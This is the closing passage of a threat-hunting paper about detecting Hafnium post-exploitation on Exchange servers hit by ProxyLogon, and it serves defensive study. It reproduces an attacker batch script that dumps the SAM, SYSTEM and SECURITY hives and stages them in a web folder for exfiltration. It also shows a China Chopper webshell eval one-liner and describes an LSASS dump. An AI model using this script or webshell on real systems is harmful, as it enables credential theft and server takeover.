

Figure 11: Multiple reconnaissance activities.



Figure 12: Interactive net commands to search for admin users.



Figure 13: Lateral movement with wmic.exe

Next, we hunted for a W3WP process with a child process of *cmd.exe*, and then we searched for instances of *wmic.exe* as grandchildren with a command line of 'Process call create'.

After the attacker completed the reconnaissance and lateral movement activities, the attacker executed a batch script that exfiltrated the SAM, SYSTEM and SECURITY registry hives on the exploited *Exchange Server* machine. Using these hives, an attacker could extract and crack the hashes for accounts which were logged into the server, potentially compromising administrators' credentials. The execution of this script took less than two minutes:



Figure 14: Credential theft using reg.exe.

```
C:\Windows\system32\cmd.exe /K c:\windows\temp\yy.bat

schtasks /create /ru system /tn "\Microsoft\Windows\WwanSvcdcs" /tr "cmd /c c:\windows\temp\
TMP12345.bat" /sc once /st 23:59
schtasks /run /tn "\Microsoft\Windows\WwanSvcdcs"

reg save hklm\system C:\windows\temp\debugsms\system
reg save hklm\sam C:\windows\temp\debugsms\sam
reg save hklm\security C:\windows\temp\debugsms\security

cmd /c mkdir c:\windows\temp\debugsms

makecab /f c:\windows\temp\siineidvsms.log /d compressiontype=lzx /d compressionmemory=21 /d
maxdisksize=10240000000 /d iskdirectorytemplate="C:\Program Files\Microsoft\Exchange Server\
V15\FrontEnd\HttpProxy\owa\auth" /d cabinetnametemplate=iisstop.png

cmd /c dir /b /s c:\windows\temp\debugsms
schtasks /delete /tn "\Microsoft\Windows\WwanSvcdcs" /f
```

Listing 1: The batch script from the compromised server.

To catch this credential theft activity, we built a query looking for a *reg.exe* process that had a command line that contained 'reg save' and 'sam' or 'security' or 'system'. This query helped us to catch additional malicious activities by different threat actors using this technique.

In another instance, we observed a threat actor executing a PowerShell script that dumped the *LSASS.exe* process, compressed it using makecab, and placed it into the *Exchange* server's web service folder (inetpub) for exfiltration. The attacker used rundll32.exe to execute the COM+ Services DLL, *comsvcs.dll*, which called the *MiniDump* function by using the LSASS Process ID (PID) and then specified the file location of the memory dump.



Figure 15: Credential theft using LSASS dump.

Figure 16: Compressing dumped credentials using makecab.exe.

The most common webshell observed is the China Chopper webshell, which can be placed within Offline Address Book (OAB) objects via the vulnerability. We next looked for any suspicious files on the exploited directories associated with the malicious webshells we had already found. On the machines from the scoping list that we created earlier, we browsed to the exploited directories. By doing this, we found many more hidden webshell files and analysed their activities. Most of them followed the same pattern, with the webshell placed within the OAB. This step helped us to confirm which machines from the scoping list were affected and encouraged us to look for additional IOBs hiding in the telemetry data of those machines.

```
Name                            : OAB (Default Web Site)
PollInterval                    : 480
OfflineAddressBooks             :
RequireSSL                      : True
BasicAuthentication             : False
WindowsAuthentication           : True
OAuthAuthentication             : False
MetabasePath                    : IIS://REDACTED/W3SVC/1/ROOT/OAB
Path                            : C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags         :
ExtendedProtectionSPNList       :
AdminDisplayVersion             : Version 15.1 (Build 1591.10)
Server                          : REDACTED
InternalUrl                     : https://REDACTED/oab
InternalAuthenticationMethods   : WindowsIntegrated
ExternalUrl                     : http://f/<script language="JScript" runat="server">function Page_Load(){eval(Request["Ananas"],"unsafe");}</script>
ExternalAuthenticationMethods   : WindowsIntegrated
AdminDisplayName                :
ExchangeVersion                 : 0.10 (14.0.100.0)
DistinguishedName               : REDACTED
Identity                        : REDACTED\OAB (Default Web Site)
Guid                            : REDACTED
ObjectCategory                  : REDACTED
ObjectClass                     : top
                                  msExchVirtualDirectory
                                  msExchOABVirtualDirectory
WhenChanged                     : 3/3/2021 10:18:24 PM
WhenCreated                     : 3/3/2021 3:30:07 PM
WhenChangedUTC                  : 3/3/2021 2:18:24 PM
WhenCreatedUTC                  : 3/3/2021 7:30:07 AM
OrganizationId                  :
Id                              : REDACTED
OriginatingServer               : REDACTED
```

Figure 17: China Chopper webshell.

WRAPPING UP

Threat hunting is a very broad and dynamic subject, and might be a bit intimidating to start with. The goal of this paper is to expose you to this world and share some relatively simple hunting methods that you can try.

There are many other approaches to threat hunting, including searches for indicators of compromise (IOCs) or indicators of behaviour (IOBs). While IOCs are static artifacts, such as file hashes, IP addresses, and domain names, IOBs are the set of behaviours associated with an attack, independent of tools or artifacts. We used IOCs to identify the *SolarWinds* attack.

For the ProxyLogon post exploitation, and Hafnium in particular, we focused on IOBs rather than IOCs. We learned what the results of the ProxyLogon exploit looked like, and then generated logic to catch instances of the attack in our customers' networks. This logic gave us the ability to detect incidents and act quickly before our customers suffered major harm.

The Hafnium incident shows the importance of proactive threat hunting in the defensive cybersecurity landscape, when traditional IOC-based searches or legacy security products might fail. Proactive threat hunting presents a dynamic approach based on live telemetry, and allows threat hunters to react quickly to attacks.

We hope that by reading this paper, you feel encouraged to start exploring this world. Happy hunting!

REFERENCES

[1] Mellen, A. IOCs vs. IOBs. Cybereason. May 2020. https://www.cybereason.com/blog/iocs-vs-iobs.

[2] Russinovich, M.; Garnier, T. Sysmon v13.23. Microsoft. July 2021. https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon.

[3] Cybereason_Nocturnus. Twitter. https://twitter.com/CR_Nocturnus.

[4] Eli Salem. Twitter. https://twitter.com/elisalem9.

[5] Cybereason blog. https://www.cybereason.com/blog.

[6] FireEye Threat Research blog. https://www.fireeye.com/blog/threat-research.html.

[7] Cisco Talos blog. https://blog.talosintelligence.com/.

[8] Securelist by Kaspersky. https://securelist.com/.

[9] MITRE ATT&CK. https://attack.mitre.org/.